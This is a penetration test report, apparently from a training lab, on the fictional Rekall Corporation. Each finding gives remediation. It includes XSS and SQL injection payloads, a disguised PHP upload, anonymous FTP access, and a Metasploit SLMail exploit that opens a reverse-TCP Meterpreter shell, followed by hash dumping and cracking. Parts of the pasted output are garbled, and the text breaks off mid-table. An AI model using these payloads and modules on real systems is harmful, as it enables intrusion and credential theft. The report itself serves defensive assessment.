



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Orange Hats
Contact Name	Jason Vaz
Contact Title	Pentester

Document History

Version	Date	Author(s)	Comments
001	02/20/2025	Jason Vaz	Web App Exploits
002	02/20/2025	Jason Vaz	Linux Server Exploits
003	02/20/2025	Jason Vaz	Windows Server Exploits
004	02/20/2025	Jason Vaz	Executive Summary
005	02/20/2025	Jason Vaz	Vulnerability Overview
006	02/20/2025	Jason Vaz	Vulnerability Findings

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **A comprehensive DDoS mitigation strategy** is implemented to maintain network availability and prevent service disruptions.
- **Network architecture mapping** ensures that no vulnerable open-source data is exposed, reducing the risk of unauthorized penetration.
- **Advanced security tools** such as Metasploit, Hashcat, and Nmap are utilized to detect and prevent unauthorized access attempts.
- **A proactive security approach** is adopted, balancing both defensive and offensive strategies to anticipate and counter emerging threats.
- **Ongoing penetration testing** is conducted to continuously identify, assess, and remediate vulnerabilities, strengthening overall security resilience.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **XSS and SQL Injection Vulnerabilities:** The web application is susceptible to Cross-Site Scripting (XSS) and SQL injection, allowing attackers to execute malicious scripts and manipulate database queries.
- **Exposure of Credentials in Source Code:** User credentials are stored in the HTML source code, making them easily accessible to unauthorized users.
- **Outdated Apache Web Server:** The Apache web server is running an outdated version, exposing it to multiple known exploits that could compromise system security.
- **Vulnerable SLMail Server:** The SLMail server contains security flaws that allow remote exploitation, potentially granting attackers unauthorized shell access.
- **Risk of Password Hash Cracking:** Unauthorized access to password hashes creates an opportunity for attackers to crack passwords and escalate privileges.
- **Public Disclosure of Server Address:** The physical address of Rekall's server is publicly available, increasing the risk of targeted cyberattacks.
- **Credential Exposure in IP Lookup:** Credentials are revealed during IP lookup queries, potentially leading to unauthorized access.
- **Network Vulnerabilities in IP Range:** Rekall's IP addresses display security weaknesses, such as open ports and other vulnerabilities, when scanned.
- **Open Ports Allow Unauthorized Access:** Unsecured open ports permit file enumeration and unauthorized access, increasing the likelihood of data breaches.

Executive Summary

During the penetration testing of Rekall's IT assets, Orange Hats was able to identify multiple vulnerabilities, including several Critical ones that could have a potentially catastrophic impact on Rekall's revenue or reputation. Orange Hats successfully infiltrated Rekall's assets, exfiltrated sensitive data, and escalated privileges within systems, as outlined below.

Web Application Assessment

Orange Hats began testing Rekall's Web Application, which was found to be vulnerable to a Reflected XSS attack, allowing malicious scripts to run on the homepage. The Web App also showed a vulnerability to Local File Inclusion, where files could be uploaded from the VR Planner webpage. An XSS Stored vulnerability was discovered on the Comments page, permitting scripting code execution. SQL Injection attacks were found to be possible on the Login.php toolbar, while the Networking.php page was susceptible to a Command Injection attack.

Data Exposure

Open-source data was exposed and could be viewed using OSINT, with a stored certificate revealed by searching crt.sh. Shockingly, user login credentials were found in plain text within the HTML source code of the Login.php page, easily visible by simply highlighting the page in a web browser. The file robots.txt was also exposed and readily accessible. Research uncovered user credentials in a GitHub repository, leading to unauthorized access to the web host's files and directories. Additionally, the Apache server was found to be out-of-date with a Struts vulnerability.

Linux Environment Evaluation

In the Linux environment, Orange Hats identified five publicly exposed and vulnerable IP addresses, one of which was running Drupal. Stolen credentials were used to access a host and escalate privileges to root. A common known shell RCE execution vulnerability was discovered using Meterpreter, and the sudoers file was accessible through a Shellshock exploit in Metasploit.

Windows Environment Evaluation

Next, the Windows OS environment was tested, revealing that FTP Port 21 and Port 110 (used for SLMail service) were open and vulnerable. Metasploit was used to identify these vulnerabilities, gain access to a password hash file, and crack it, allowing for the creation of a reverse shell. Scheduled tasks were easily visible in the Windows 10 Task Scheduler, and Metepreter could be used to display directories on public Windows directories.

Conclusions

In conclusion, these vulnerabilities could be maliciously exploited, causing severe damage to both the assets and overall business functionality. Orange Hats has provided detailed recommendations to mitigate each of these vulnerabilities, preventing potential harm and loss.

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected	Medium
Local File Inclusion	Critical
XSS Stored	Critical
SQL Injection	Critical
Command Injection	Critical
FTP Enumeration	Critical
SLMail Exploit	Critical
Sensitive Data/Credentials Dump	Critical
Open Source Exposes Data	Medium
Certificate Search Vis crt.sh	Medium
Nmap Scan Result	Critical
Aggressive Nmap Scan	Critical
User Credentials Exposure	Critical
Sensitive Data Exposure	Medium
Nessus Scan	Medium
Privilege Escalation	Critical
Meterpreter shell RCE execution (CVE 2017-5638)	Critical
Shellshock on Web Server (Port 80)	Critical
Username and Password Hash in Repo	Critical
Port Scan of Subnet	Critical
Windows 10 Machine Task Scheduler	Medium
Public Directory Search	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.14.35, 172.22.117.20, 172.22.117.10
Ports	21, 22, 80, 106, 110


Exploitation Risk	Total
Critical	15
High	0
Medium	7
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	<p>Malicious script successfully reflected on host home page</p> <pre><script>alert(Document.cookie)</script></pre>
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation


Vulnerability 2	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	successfully uploaded a .php file by changing the name of the file to end with .jpg on the VR planner page

Images	
Affected Hosts	192.168.14.35
Remediation	Prevent direct appending of file paths; if possible, restrict the API to allow inclusion only from a specified directory and its subdirectories.


Vulnerability 3	Findings
Title	XSS Stored
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	While accessing /Comments page, entered <script>alert("Orange")</script> to reveal Flag 3
Images	
Affected Hosts	192.168.14.35
Remediation	Implement XSS protection to disallow injection of script code in comment section of website, or remove comment sections of website completely and substitute with a directly link to a google review

Vulnerability 4	Findings
Title	SQL Injection

Type (Web app / Linux OS / Windows OS)	Web APP
Risk Rating	Critical
Description	While accessing /Login.php page, payload (Name or “1=1”) was entered in toolbar intended for password successfully resulting in exploit
Images	
Affected Hosts	192.168.14.35
Remediation	Limit the ability web app to accept direct input and/or implement character escaping


Vulnerability 5	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Navigation allowed from /Networking.php to 192.168.14.35/disclaimer.php?page=vendors.txt via 192.168.14.35/networking.php Able to input “splunk” inside of toolbar intended for DNS Check
Images	

Affected Hosts	192.168.14.35
Remediation	Implement input validation unintended access



Vulnerability 6	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Open Port 21 allows for FTP enumeration through FTP connection on host IP which resulted in successful transfer and access/download of vulnerable files
Images	 <pre>(root㉿kali)-[~] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> dir 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 1cp open 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 1cp open 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> cat flag3.txt 10.1cp open pop3 root@kali:~ x root@kali:~ x └─# locate flag3.txt └─# ls Desktop Documents Downloads file2 file3 flag3.txt LinEnum.sh Music Pictures Public Scripts Templates Videos └─# cat flag3.txt 89c0548970d44f348bb63622353ae278</pre>
Affected Hosts	172.22.117.20
Remediation	Restrict access to Port 21

Vulnerability 7	Findings
Title	SLMail Exploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Vulnerability in SLMail due to open port 110 was successfully exploited through use of windows/pop3/seattlelab_pass exploit within Metasploit which resulted in successful Meterpreter session


Images	 <pre> Module options (exploit/windows/pop/seattlelab_pass): Name Current Setting Required Description RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 110 yes The target port (TCP) Payload options (windows/meterpreter/reverse/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name - - 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf exploit(windows/pop/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a35bf [*] Exploit running as process 17224 (172.22.117.20 -> 172.22.117.100:4444) at 2022-08-06 14:09:46 -0400 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:50808) at 2022-08-06 14:09:46 -0400 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System </pre>
Affected Hosts	<pre> Mode Size Type Last modified Name 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 mailrcrd.txt 100666/rw-rw-rw- 1840 fil 2002-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2002-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2002-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2002-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2002-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2002-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2002-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2002-07-13 21:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2002-08-01 21:31:12 -0400 maillog.008 100666/rw-rw-rw- 4363 fil 2002-08-03 21:08:43 -0400 maillog.009 100666/rw-rw-rw- 2366 fil 2002-08-06 13:20:34 -0400 maillog.00a 100666/rw-rw-rw- 4514 fil 2002-08-06 14:09:45 -0400 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
Remediation	<p>Restrict access to Port 110, disuse SLMail as it is outdated and vulnerable mail server software, making it a security risk. A better alternative would be a modern, secure, and actively maintained mail server.</p>

Vulnerability 8	Findings
Title	Sensitive Data/Credentials Dump
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Continued use of previous successful exploit via Metasploit/Meterpreter session; access to vulnerable passwords file obtained, followed by successful hash dump within post/windows/gather/hashdump. Passwords cracked using john, resulting in successful access to credentials and creation of a reverse shell.
Images	 


Affected Hosts	172.22.117.20
Remediation	Restrict access to vulnerable files by updating permissions on files and user permissions; move files to a non-public domain


Vulnerability 9	Findings
Title	Open source exposed data
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	On the Domain Dossier webpage, viewed the WHOIS data with OSINT for Total rekall.xyz to access sensitive information
Images	 

Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Ensure no sensitive data is being shared publicly, clean up WHOIS records


Vulnerability 10	Findings																																								
Title	Certificate Search via crt.sh																																								
Type (Web app / Linux OS / Windows OS)	Web App																																								
Risk Rating	Medium																																								
Description	Searched for totalrekall.xyz on crt.sh, found stored certificate																																								
Images	 <p>The screenshot shows a search result for 'totalrekall.xyz' on crt.sh. It displays four certificates with the following details:</p> <table border="1"> <thead> <tr> <th>Certificates</th> <th>crt.sh ID</th> <th>Leased At</th> <th>Not Before</th> <th>Not After</th> <th>Common Name</th> <th>Matching Identities</th> <th>Issuer Name</th> </tr> </thead> <tbody> <tr> <td>6095738637</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td>6095738716</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td>6095204253</td> 